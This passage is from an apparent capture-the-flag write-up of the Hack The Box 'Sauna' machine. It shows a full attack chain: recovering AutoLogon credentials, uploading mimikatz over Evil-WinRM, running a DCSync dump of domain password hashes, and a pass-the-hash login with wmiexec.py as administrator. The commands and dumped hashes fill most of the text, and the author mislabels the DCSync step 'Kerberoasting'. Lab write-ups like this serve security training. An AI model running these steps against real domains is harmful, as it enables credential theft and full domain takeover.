
```
ÉÍÍÍÍÍÍÍÍÍÍÍÍ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  EGOTISTICALBANK
    DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword               :  Moneymakestheworldgoround!
```

So, when I first tried to login as svc_loanmanager however it didnt work, using my Sysadmin skills for a second, I then tried the short hand for the username svc_loanmgr and that worked! After you login. Time to try mimikatz on the system since this user has a proper username and password, Kerberoasting!




```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> upload /home/kali/Desktop/HTB/Sauna/mimikatz.exe

Info: Uploading /home/kali/Desktop/HTB/Sauna/mimikatz.exe to C:\Users\svc_loanmgr\Documents\mimikatz.exe

Data: 1807016 bytes of 1807016 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> ls


    Directory: C:\Users\svc_loanmgr\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          1/2/2025   6:03 PM        1355264 mimikatz.exe
```

```
.\mimikatz 'lsadump::dcsync /domain:EGOTISTICAL-BANK.LOCAL /user:Administrator'
```




```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:EGOTISTICAL-BANK.LOCAL /user:Administrator
[DC] 'EGOTISTICAL-BANK.LOCAL' will be the domain
[DC] 'SAUNA.EGOTISTICAL-BANK.LOCAL' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 7/26/2021 8:16:16 AM
Object Security ID   : S-1-5-21-2966785786-3096785034-1186376766-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 823452073d75b9d1cf70ebdf86c7f98e
    ntlm- 0: 823452073d75b9d1cf70ebdf86c7f98e
    ntlm- 1: d9485863c1e9e05851aa40cbb4ab9dff
    ntlm- 2: 7facdc498ed1680c4fd1448319a8c04f
    lm  - 0: 365ca60e4aba3e9a71d78a3912caf35c
    lm  - 1: 7af65ae5e7103761ae828523c7713031

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 716dbadeed0e537580d5f8fb28780d44

* Primary:Kerberos-Newer-Keys *
    Default Salt : EGOTISTICAL-BANK.LOCALAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
      aes128_hmac       (4096) : a9f3769c592a8a231c3c972c4050be4e
      des_cbc_md5       (4096) : fb8f321c64cea87f
    OldCredentials
      aes256_hmac       (4096) : 987e26bb845e57df4c7301753f6cb53fcf993e1af692d08fd07de74f041bf031
      aes128_hmac       (4096) : 145e4d0e4a6600b7ec0ece74997651d0
      des_cbc_md5       (4096) : 19d5f15d689b1ce5
    OlderCredentials
      aes256_hmac       (4096) : 9637f48fa06f6eea485d26cd297076c5507877df32e4a47497f360106b3c95ef
      aes128_hmac       (4096) : 52c02b864f61f427d6ed0b22639849df
      des_cbc_md5       (4096) : d9379d13f7c15d1c

* Primary:Kerberos *
    Default Salt : EGOTISTICAL-BANK.LOCALAdministrator
    Credentials
      des_cbc_md5       : fb8f321c64cea87f
    OldCredentials
      des_cbc_md5       : 19d5f15d689b1ce5

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  b4a06d28f92506a3a336d97a66b310fa
    02  71efaf133c578bd7428bd2e1eca5a044
    03  974acf4f67e4f609eb032fd9a72e8714
    04  b4a06d28f92506a3a336d97a66b310fa
    05  79ba561a664d78d6242748774e8475c5
```

```
.\mimikatz 'lsadump::dcsync /domain:EGOTISTICAL-BANK.LOCAL /all
```



```
SAM Username         : SAUNA$
User Account Control : 00082000 ( SERVER_TRUST_ACCOUNT TRUSTED_FOR_DELEGATION )
Object Security ID   : S-1-5-21-2966785786-3096785034-1186376766-1000
Object Relative ID   : 1000

Credentials:
  Hash NTLM: 2ca82132abca74768ff680cef7183ebf

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Object Security ID   : S-1-5-21-2966785786-3096785034-1186376766-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 823452073d75b9d1cf70ebdf86c7f98e

Object RDN           : Fergus Smith

** SAM ACCOUNT **

SAM Username         : FSmith
User Account Control : 00410200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD DONT_REQUIRE_PREAUTH )
Object Security ID   : S-1-5-21-2966785786-3096785034-1186376766-1105
Object Relative ID   : 1105

Credentials:
  Hash NTLM: 58a52d36c84fb7f5f1beab9a201db1dd

Object RDN           : L Manager

** SAM ACCOUNT **

SAM Username         : svc_loanmgr
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Object Security ID   : S-1-5-21-2966785786-3096785034-1186376766-1108
Object Relative ID   : 1108

Credentials:
  Hash NTLM: 9cb31797c39a9b170b04058ba2bba48c

mimikatz(commandline) # exit
Bye!
```

Now that you have the hash, pass-the-hash and get Admin!



```
┌──(kali㉿kali)-[~/Desktop/HTB/Sauna]
└─$ wmiexec.py -hashes 'aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e' -dc-ip 10.10.10.175 administrator@10.10.10.175
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
egotisticalbank\administrator

C:\>cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop>type root.txt
[redacted]

C:\Users\Administrator\Desktop>exit
```

Neat!